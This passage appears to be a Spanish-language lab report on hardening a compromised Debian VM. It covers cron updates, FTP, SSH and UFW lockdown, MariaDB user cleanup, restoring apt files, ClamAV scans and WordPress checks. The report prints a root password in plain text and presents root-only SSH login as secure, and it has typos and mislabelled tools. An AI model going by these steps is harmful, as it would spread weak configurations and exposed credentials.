
Nos hallamos ante un servidor completamente expuesto a ataques, tanto en los servicios ftp en el puerto 21 como ssh en el puerto 22 y mediante http en el puerto 80 hallando múltiples vulnerabilidades que lo respaldan y demuestran, se consigue acceso sencillo utilizando usuarios y contraseñas por defecto, pudiéndose hacer root del sistema fácilmente, en este punto se pudo extraer información de usuarios y hashash, vulnerar la base de datos y hacer un ataque sobre esas mismas bases de

datos llenando los discos duros del servidor atraves de un script, todo ello desde otra maquina en la misma red local, las consecuencias de este tipo de ataque pueden generar un gran impacto negativo en la empresa, a parte de generar desconfianza y perdida de clientes, conllevando una perdida economica sustancial y enfrentados a denuncias y multas por comprometer los datos almacenados de los clientes, en el ataque hemos consumido la capacidad de uso del servidor al llenarlo por completo, y hasta que dicho servidor no quede vacio podria suponer muchas perdidas de datos para la compañia, aparte, de la utilizacion practicamente completa de los sistemas en dicho ataque que podria incurrir en fallas generales dentro de la maquina si alguien mas usase ese servidor en ese momento.

FASE 3 BlueTeam and Hardening

3.1 PLAN DE RECUPERACIÓN DE LA MÁQUINA DEBIAN

Para iniciar esta fase, antes del ataque, se realizó un snapshot de la máquina a reparar ya que iba a quedar inservible tras la fase 2.



Se inicia la máquina desde este snapshot, y se procede a repararla y dejarla completamente sanitizada para su correcto uso.

El primer paso que vamos a realizar es actualizar la máquina y todos sus servicios, para ello crearemos un script de actualización automática que quedará guardado en dicha máquina y se ejecuta cada x tiempo para poder estar al día con actualizaciones. se adjunta captura del script, de los permisos y de la ejecución del mismo.

```
#!/bin/bash

echo " Actualizacion iniciada: $(date)"

sudo apt update
sudo apt upgrade -y
sudo apt autoremove -y
sudo apt autoclean

echo " Actualizacion finalizada $(date)"
root@debian:~#
```

se usa **chmod -x ~/update.sh**

```
root@debian:/# chmod +x ~/update.sh
```

se lanza el script con **./update.sh**

```
root@debian:~# ./update.sh
Actualizacion iniciada: Fri Feb 13 02:48:48 PM EST 2026
Get:1 http://security.debian.org/debian-security bookworm-security InRelease [48.0 kB]
Get:2 http://deb.debian.org/debian bookworm InRelease [151 kB]
Get:3 http://deb.debian.org/debian bookworm-updates InRelease [55.4 kB]
Get:4 http://security.debian.org/debian-security/non-free-firmware Sources [796 B]
Get:5 http://security.debian.org/debian-security/main Sources [207 kB]
Get:6 http://security.debian.org/debian-security/main amd64 Packages [297 kB]
Get:7 http://security.debian.org/debian-security/main Translation-en [182 kB]
Get:8 http://security.debian.org/debian-security/non-free-firmware amd64 Packages [688 B]
Get:9 http://deb.debian.org/debian bookworm/non-free-firmware Sources [7,152 B]
Get:10 http://deb.debian.org/debian bookworm/main Sources [9,495 kB]
Get:11 http://deb.debian.org/debian bookworm/main amd64 Packages [8,792 kB]
Get:12 http://deb.debian.org/debian bookworm/main Translation-en [6,108 kB]
Get:13 http://deb.debian.org/debian bookworm/non-free-firmware amd64 Packages [6,368 B]
Get:14 http://deb.debian.org/debian bookworm/non-free-firmware Translation-en [20.9 kB]
Get:15 http://deb.debian.org/debian bookworm-updates/main Sources.diff/Index [21.8 kB]
Ign:15 http://deb.debian.org/debian bookworm-updates/main Sources.diff/Index
Get:16 http://deb.debian.org/debian bookworm-updates/main amd64 Packages.diff/Index [21.8 kB]
Ign:16 http://deb.debian.org/debian bookworm-updates/main amd64 Packages.diff/Index
Get:17 http://deb.debian.org/debian bookworm-updates/main Translation-en.diff/Index [20.7 kB]
Ign:17 http://deb.debian.org/debian bookworm-updates/main Translation-en.diff/Index
```

Se termina correctamente la actualizacion despues de utilizar el script **update.sh**

```
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
./update.sh: line 10: data: command not found
 Actualizacion finalizada
root@debian:~#
```

Se procede a automatizar el servicio cada 3 días, para mantener la máquina actualizada cada poco tiempo, este proceso se realiza a las 03.00 am, para minimizar inconvenientes.

```
debian@debian:~  
File Edit View Search Terminal Help  
root@debian:~# crontab -e
```

Se incluye la orden de ejecución **0 3 */3 * * /root/update.sh >> /root/update.log 2>&1**

```
#  
# For more information see the manual pages of crontab(5) and cron(8)  
#  
# m h dom mon dow command  
0 3 */3 * * /root/update.sh >> /root/update.log 2>&1
```

**^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^V Replace ^U Paste ^J Justify ^/ Go To Line**

crontab modificado y añadido con éxito

```
root@debian:~# crontab -e  
crontab: installing new crontab  
root@debian:~# █
```

Se comprueba que está todo correcto con **crontab -l**

```
root@debian:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
0 3 */3 * * /root/update.sh >> /root/update.log 2>&1
```

3.2 Bloqueo de servicios y sanitización.

En esta fase, se procede al bloqueo de servicios no necesarios y que pueden generar fallas de seguridad.

3.2.1 FTP puerto 21

Después de la actualización del sistema se procede a sanitizar, servicios no necesarios para el funcionamiento del servidor, se sanitiza el puerto 21 deshabilitando el acceso anonymous.

```
root@debian:/# nano /etc/vsftpd.conf
```

```
#  
# Allow anonymous FTP? (Disabled by default).  
anonymous_enable=YES  
#
```

```
#  
# Allow anonymous FTP? (Disabled by default).  
anonymous_enable=NO  
#
```

Se reinicia el servicio, para comprobar que la norma sigue activa.

```
root@debian:/# sudo systemctl restart vsftpd  
root@debian:/# █
```

Se prueba nmap desde máquina atacante para comprobar que las modificaciones han surtido efecto.

```
[root@kali ~]# nmap -sCV -p21 192.168.1.137  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-14 17:53 -0500  
Nmap scan report for 192.168.1.137  
Host is up (0.0011s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
MAC Address: 08:00:27:78:54:24 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 4.28 seconds
```

Se configura UFW para permitir solo conexiones de red interna en el servicio FTP.
sudo ufw allow from 192.168.1.0/24 to any port 21 proto tcp

3.2.2 SSH BLOQUEO DE SERVICIO

Para incrementar la seguridad y denegar acceso desde cualquier ip al servicio ssh se procede a instalar el firewall UFW, el cual nos ayudará a la filtración de servicios, se procede con **sudo apt install ufw -y**

```
root@debian:/# apt install ufw -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  iptables libip6tc2
Suggested packages:
  firewalld rsyslog
The following NEW packages will be installed:
  iptables libip6tc2 ufw
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 548 kB of archives.
After this operation, 3,411 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 libip6tc2 amd64 1.8.9-2 [19.4 kB]
Get:2 http://deb.debian.org/debian bookworm/main amd64 iptables amd64 1.8.9-2 [360 kB]
Get:3 http://deb.debian.org/debian bookworm/main amd64 ufw all 0.36.2-1 [168 kB]
Fetched 548 kB in 0s (13.7 MB/s)
Preconfiguring packages ...
Selecting previously unselected package libip6tc2:amd64.
(Reading database ... 70%
```

Se procede a cerrar el servicio en el puerto 22, **sudo ufw deny 22/tcp**

```
root@debian:/# sudo ufw deny 22/tcp
Rules updated
Rules updated (v6)
root@debian:/# sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
root@debian:/# sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
root@debian:/# sudo systemctl restart ssh
root@debian:/# █
```

Se activa el antivirus con **sudo ufw enable** y se comprueba que las reglas aplicadas se ejecutan.

```
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                      Action      From
--                      -----      ---
22/tcp                  DENY IN    Anywhere
22/tcp (v6)              DENY IN    Anywhere (v6)
```

Se procede a comprobar que el servicio ha sido cerrado desde máquina kali con nmap, **nmap -sCV -p22 192.168.1.137**

```
(root㉿kali)-[~/home/kali]
└─# nmap -sCV -p22 192.168.1.137
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-14 18:08 -0500
Nmap scan report for 192.168.1.137
Host is up (0.00069s latency).

PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
MAC Address: 08:00:27:78:54:24 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.89 seconds
```

Se intenta conexión remota, la cual no puede realizarse

```
(root㉿kali)-[~/home/kali]
└─# ssh root@192.168.1.137
█
```

Una vez realizado este paso se permite el acceso desde una única ip, para minimizar cualquier acceso no autorizado. Se procede a corregir las reglas para que funcione correctamente


```

Deleting:
 allow from 192.168.1.135 to any port 22 proto tcp
Proceed with operation (y|n)? y
Rule deleted
root@debian:/# sudo ufw delete 1
Deleting:
 deny 22/tcp
Proceed with operation (y|n)? y
Rule deleted (v6)
root@debian:/# sudo ufw allow from 192.168.1.135 to any port 22 proto tcp
Rule added
root@debian:/# sudo ufw deny 22/tcp
Rule added
Rule added (v6)
root@debian:/# sudo ufw status numbered
Status: active

      To          Action    From
      --          -----   -----
[ 1] 22/tcp      ALLOW IN  192.168.1.135
[ 2] 22/tcp      DENY  IN  Anywhere
[ 3] 22/tcp (v6) DENY  IN  Anywhere (v6)

```

Se comprueba, que se tiene acceso desde la ip designada para mantenimiento externo del servidor.



The screenshot shows a terminal window with the following details:

- Terminal Title:** root@kali: /home/kali
- Menu Bar:** Session Actions Edit View Help
- Command History:**
 - (root@kali)-[/home/kali]
 - # ssh root@192.168.1.137
 - root@192.168.1.137's password:
 - Linux debian 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64
 - The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.
 - Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
 - Last login: Fri Feb 13 07:31:38 2026 from 192.168.1.135
 - root@debian:~#

con este servicio filtrado, se procede a dar solo acceso al usuario root, se procede igual a cambiar la XiBdFE732-IA366!

```
root@debian:/# sudo passwd root  
New password:  
Retype new password:  
passwd: password updated successfully
```

sudo nano /etc/shh/shhd_config

PermitRootLogin yes

AllowUsers root

Estos dos últimos comandos se incluyen en el sshd_config, permitiendo que solo el root pueda acceder, con la contraseña segura y desde la ip designada.

```
root@debian:/# nano /etc/ssh/sshd_config  
root@debian:/# sudo systemctl restart ssh
```

```
root@debian:/# sudo sshd -t  
root@debian:/# █
```

3.3 Limpieza usuarios no seguros MariaDB.

En este paso vamos a sanitizar MariaDB, eliminando los usuarios con contraseñas débiles, para ello accederemos a MariaDB y eliminaremos los usuarios pertinentes.

```

root@debian:/# mariadb -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> DROP USER 'user'@'localhost', 'wordpressuser'@'localhost';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> █

```

```

MariaDB [(none)]> SELECT user, host FROM mysql.user;
+-----+-----+
| User      | Host     |
+-----+-----+
| mariadb.sys | localhost |
| mysql       | localhost |
| root        | localhost |
+-----+-----+
3 rows in set (0.000 sec)

```

Al realizar esta acción, nos damos cuenta probando, que el usuario root, puede acceder sin ninguna contraseña, después de buscar información, se comprueba que es debido al plugin **unix-socket** este solo permite acceder al root a Mariadb sin clave, y una vez otorgada una contraseña segura para el usuario, se deja tal cual está configurado.

```

root@debian:/# mariadb -u mariadb.sys -p
Enter password:
ERROR 4151 (HY000): Access denied, this account is locked
root@debian:/# mariadb -u mariadb.sys -p
Enter password:
ERROR 1045 (28000): Access denied for user 'mariadb.sys'@'localhost' (using password : YES)
root@debian:/# mariadb -u mysql -p
Enter password:
ERROR 1698 (28000): Access denied for user 'mysql'@'localhost'
root@debian:/# mariadb -u mysql -p
Enter password:
ERROR 1698 (28000): Access denied for user 'mysql'@'localhost'
root@debian:/# █


```

Se comprueba que los otros usuarios no tienen acceso sin contraseña, tampoco la tienen con la contraseña por defecto de debian, se dejan como están.

Se habilita el puerto 443 para conexiones seguras https, se cierra por completo también el puerto 21, y se deja completamente sanitizado.

```
root@debian:~# ufw status numbered
Status: active

To                         Action      From
--                         ----       ---
[ 1] 22/tcp                  ALLOW IN   192.168.1.135
[ 2] 22/tcp                  DENY IN    Anywhere
[ 3] 80/tcp                  ALLOW IN   Anywhere
[ 4] 21/tcp                  DENY IN    Anywhere
[ 5] 443/tcp                 ALLOW IN   Anywhere
[ 6] 22/tcp (v6)             DENY IN    Anywhere (v6)
[ 7] 80/tcp (v6)             ALLOW IN   Anywhere (v6)
[ 8] 21/tcp (v6)             DENY IN    Anywhere (v6)
[ 9] 443/tcp (v6)            ALLOW IN   Anywhere (v6)
```



The screenshot shows a terminal window titled 'root@kali: /home/kali'. The window contains the output of an Nmap scan. The output includes:

- Starting Nmap 7.98 (https://nmap.org) at 2026-02-15 19:15 -0500
- Nmap scan report for 192.168.1.137
- Host is up (0.00070s latency).
- Not shown: 997 filtered tcp ports (no-response)
- PORT STATE SERVICE
- 22/tcp open ssh
- 80/tcp open http
- 443/tcp open https
- MAC Address: 08:00:27:78:54:24 (Oracle VirtualBox virtual NIC)
- Nmap done: 1 IP address (1 host up) scanned in 3.55 seconds

The terminal prompt at the bottom is '(root@kali)-[/home/kali]'.

3.4 Limpieza man-db, apt compat y apt.systemd.daily

El siguiente paso que hemos realizado es la limpieza de unicode de apt-compat, man-db y apt.systemd.daily.

Después de buscar y consultar información, se aconseja la descarga del paquete por defecto. El proceso se ejecuta a continuación y se explica paso a paso.

El primer paso es descargar el paquete apt, para luego sustituirlo por el corrupto, se procede con **apt-get download apt**.

```
root@debian:/# apt-get download apt  
root@debian:/# █
```

Una vez adquirido el paquete, procedemos a extraerlo,

```
dpkg-deb -x apt *.deb /tmp/new_apt
```

```
root@debian:/# dpkg-deb -x apt_*.deb /tmp/new_apt  
root@debian:/# █
```

Se procede a copiar el archivo, para sustituirlo por el dañado.

```
cp/tmp/new_apt/usr/lib/apt/apt.systemd.daily /usr/lib/apt/apt.systemd.daily
```

```
root@debian:/# cp /tmp/new_apt/usr/lib/apt/apt.systemd.daily /usr/lib/apt/apt.sistem  
d.daily  
root@debian:/# chmod 755 /usr/lib/apt/apt.systemd.daily
```

Una vez realizado este paso, se procede a comprobar con

debsums apt que todo está correcto y no modificado.

```
root@debian:/# debsums apt
/lib/systemd/system/apt-daily-upgrade.service          OK
/lib/systemd/system/apt-daily-upgrade.timer            OK
/lib/systemd/system/apt-daily.service                 OK
/lib/systemd/system/apt-daily.timer                  OK
/usr/bin/apt                                         OK
/usr/bin/apt-cache                                    OK
/usr/bin/apt-cdrom                                    OK
/usr/bin/apt-config                                   OK
/usr/bin/apt-get                                      OK
/usr/bin/apt-key                                       OK
/usr/bin/apt-mark                                     OK
/usr/lib/apt/apt-helper                               OK
/usr/lib/apt/apt.systemd.daily                         OK
```

El siguiente paso sería solucionar los problemas en man-db, para ello haremos la comprobación con **debsums man-db**

```
root@debian:/# debsums man-db
/lib/systemd/system/man-db.service                   OK
/lib/systemd/system/man-db.timer                   OK
/usr/bin/catman                                     OK
/usr/bin/lexgrog                                    OK
/usr/bin/man                                        OK
/usr/bin/man-recode                                 OK
/usr/bin/mandb                                     OK
```

3.5 Instalación y configuración de antivirus.

El siguiente paso ejecutado es la instalación e implementación de un antivirus, en este caso **ClamAV**.

```
root@debian:/# sudo apt install -y clamav clamav-daemon
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  clamav-base clamav-freshclam clamdscan libclamav12 libmspack0
Suggested packages:
  libclamunrar clamav-doc daemon libclamunrar12
```

Se procede a la actualización de firmas de manera correcta, para dejar el antivirus con las últimas firmas conocidas.

```
root@debian:/# sudo systemctl stop clamav-freshclam
root@debian:/# sudo systemctl stop clamav-daemon
root@debian:/# sudo freshclam
Sun Feb 15 12:06:47 2026 -> ClamAV update process started at Sun Feb 15 12:06:47 2026
Sun Feb 15 12:06:47 2026 -> daily.cvd database is up-to-date (version: 27913, sigs: 355104, f-level: 90, builder: svc.clamav-publisher)
Sun Feb 15 12:06:47 2026 -> main.cvd database is up-to-date (version: 63, sigs: 3287027, f-level: 90, builder: tomjudge)
Sun Feb 15 12:06:47 2026 -> bytecode.cvd database is up-to-date (version: 339, sigs: 80, f-level: 90, builder: nrando lp)
root@debian:/# sudo systemctl start clamav-freshclam
root@debian:/# sudo systemctl start clamav-daemon
```

Se reactiva el servicio después de actualización de firmas.

```
root@debian:/# sudo systemctl enable clamav-freshclam
Synchronizing state of clamav-freshclam.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable clamav-freshclam
Created symlink /etc/systemd/system/multi-user.target.wants/clamav-freshclam.service → /lib/systemd/system/clamav-freshclam.service.
root@debian:/# sudo systemctl enable clamav-daemon
Synchronizing state of clamav-daemon.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable clamav-daemon
```

Se comprueba que todo esta ok y funcionando.

systemctl status clamav-freshclam

systemctl status clamav-daemon

```
root@debian:/# systemctl status clamav-freshclam
● clamav-freshclam.service - ClamAV virus database updater
  Loaded: loaded (/lib/systemd/system/clamav-freshclam.service; enabled; preset: enabled)
  Active: active (running) since Sun 2026-02-15 12:07:03 EST; 14min ago
    Docs: man:freshclam(1)
           man:freshclam.conf(5)
           https://docs.clamav.net/
   Main PID: 10394 (freshclam)
     Tasks: 1 (limit: 2276)
    Memory: 2.9M
      CPU: 8ms
     CGroup: /system.slice/clamav-freshclam.service
             └─10394 /usr/bin/freshclam -d --foreground=true

Feb 15 12:07:03 debian systemd[1]: Started clamav-freshclam.service - ClamAV virus database u>
Feb 15 12:07:03 debian freshclam[10394]: Sun Feb 15 12:07:03 2026 -> ClamAV update process st>
Feb 15 12:07:03 debian freshclam[10394]: Sun Feb 15 12:07:03 2026 -> daily.cvd database is up>
Feb 15 12:07:03 debian freshclam[10394]: Sun Feb 15 12:07:03 2026 -> main.cvd database is up->
Feb 15 12:07:03 debian freshclam[10394]: Sun Feb 15 12:07:03 2026 -> bytecode.cvd database is >
lines 1-18/18 (END)
```

```
root@debian:/# systemctl status clamav-daemon
● clamav-daemon.service - Clam AntiVirus userspace daemon
  Loaded: loaded (/lib/systemd/system/clamav-daemon.service; enabled; preset: enabled)
  Drop-In: /etc/systemd/system/clamav-daemon.service.d
            └─extend.conf
    Active: active (running) since Sun 2026-02-15 12:07:10 EST; 15min ago
  TriggeredBy: ● clamav-daemon.socket
    Docs: man:clamd(8)
           man:clamd.conf(5)
           https://docs.clamav.net/
   Main PID: 10418 (clamd)
      Tasks: 2 (limit: 2276)
     Memory: 963.6M
        CPU: 6.261s
      CGroup: /system.slice/clamav-daemon.service
                └─10418 /usr/sbin/clamd --foreground=true

Feb 15 12:07:16 debian clamd[10418]: Sun Feb 15 12:07:16 2026 -> ELF support enabled.
Feb 15 12:07:16 debian clamd[10418]: Sun Feb 15 12:07:16 2026 -> Mail files support enabled.
```

Se revisan las líneas de ambos comandos y todo está ok.

Se comprueba configuración y todo está correcto, se procede a realizar un escaneo del sistema en busca de posibles virus.

```
clamscan -r -i / --exclude-dir=/sys --exclude-dir=/proc --exclude-dir=dev >
/home/debian/full_scan.txt
```

Se procede a realizarlo y a guardarlo para estudiarlo en cuanto termine.

```
debian@debian:~$ cat full_scan.txt
```

```
----- SCAN SUMMARY -----
```

```
Known viruses: 3627518
```

```
Engine version: 1.4.3
```

```
Scanned directories: 18034
```

```
Scanned files: 134061
```

```
Infected files: 0
```

```
Data scanned: 7940.31 MB
```

```
Data read: 5805.84 MB (ratio 1.37:1)
```

```
Time: 855.984 sec (14 m 15 s)
```

```
Start Date: 2026:02:15 15:02:08
```

```
End Date: 2026:02:15 15:16:24
```

3.6 Sanitizacion Wordpress

Se procede a la sanitización de wordpress descargandolo y sustituyendo todos los componentes referentes al core, se les dará los permisos oportunos, se modificará la contraseña por una segura y se instalará wp-cli para comprobaciones, todo se muestra en las capturas a continuación.

```
root@debian:/tmp# sudo chmod +x /usr/local/bin/wp
root@debian:/tmp# which wp
-bash: which: command not found
root@debian:/tmp# wp --info
OS:      Linux 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (20
26-02-08) x86_64
Shell:   /bin/bash
PHP binary:    /usr/bin/php8.2
PHP version:   8.2.29
php.ini used:  /etc/php/8.2/cli/php.ini
MySQL binary:  /usr/bin/mariadb
MySQL version: mariadb Ver 15.1 Distrib 10.11.14-MariaDB, for debian-l
inux-gnu (x86_64) using EditLine wrapper
SQL modes:    STRICT_TRANS_TABLES,ERROR_FOR_DIVISION_BY_ZERO,NO_AUTO_C
REATE_USER,NO_ENGINE_SUBSTITUTION
WP-CLI root dir:      phar://wp-cli.phar/vendor/wp-cli/wp-cli
WP-CLI vendor dir:   phar://wp-cli.phar/vendor
WP_CLI phar path:    phar:///usr/local/bin/wp
WP-CLI packages dir:
WP-CLI cache dir:    /root/.wp-cli/cache
WP-CLI global config:
WP-CLI project config:
WP-CLI version: 2.12.0
root@debian:/tmp# cd /var/www/html
root@debian:/var/www/html# sudo -u www-data wp --info
```

```
root@debian:/var/www/html# sudo -u www-data wp --info
OS:      Linux 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (20
26-02-08) x86_64
Shell:  /usr/sbin/nologin
PHP binary:    /usr/bin/php8.2
PHP version:   8.2.29
php.ini used:  /etc/php/8.2/cli/php.ini
MySQL binary:  /usr/bin/mariadb
MySQL version: mariadb Ver 15.1 Distrib 10.11.14-MariaDB, for debian-l
inux-gnu (x86_64) using EditLine wrapper
SQL modes:
WP-CLI root dir:        phar://wp-cli.phar/vendor/wp-cli/wp-cli
WP-CLI vendor dir:      phar://wp-cli.phar/vendor
WP_CLI phar path:       phar:///usr/local/bin/wp
WP-CLI packages dir:
WP-CLI cache dir:       /var/www/.wp-cli/cache
WP-CLI global config:
WP-CLI project config:
WP-CLI version: 2.12.0
root@debian:/var/www/html# sudo -u www-data wp core verify-checksums
Success: WordPress installation verifies against checksums.
root@debian:/var/www/html# ls -la /var/www/html/wp-content/uploads
ls: cannot access '/var/www/html/wp-content/uploads': No such file or di
rectory
root@debian:/var/www/html# ls -la /var/www/html/wp-content/
```

```
root@debian:/var/www/html# sudo -u www-data wp --info
OS:      Linux 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64
Shell:   /usr/sbin/nologin
PHP binary:    /usr/bin/php8.2
PHP version:   8.2.29
php.ini used:  /etc/php/8.2/cli/php.ini
MySQL binary:  /usr/bin/mariadb
MySQL version: mariadb Ver 15.1 Distrib 10.11.14-MariaDB, for debian-linux-gnu (x86_64) using EditLine wrapper
SQL modes:
WP-CLI root dir:      phar://wp-cli.phar/vendor/wp-cli/wp-cli
WP-CLI vendor dir:    phar://wp-cli.phar/vendor
WP_CLI phar path:     phar:///usr/local/bin/wp
WP-CLI packages dir:
WP-CLI cache dir:     /var/www/.wp-cli/cache
WP-CLI global config:
WP-CLI project config:
WP-CLI version: 2.12.0
root@debian:/var/www/html# sudo -u www-data wp core verify-checksums
Success: WordPress installation verifies against checksums.
root@debian:/var/www/html# ls -la /var/www/html/wp-content/uploads
ls: cannot access '/var/www/html/wp-content/uploads': No such file or directory
root@debian:/var/www/html# ls -la /var/www/html/wp-content/
```

```
rectory
root@debian:/var/www/html# ls -la /var/www/html/wp-content/
total 24
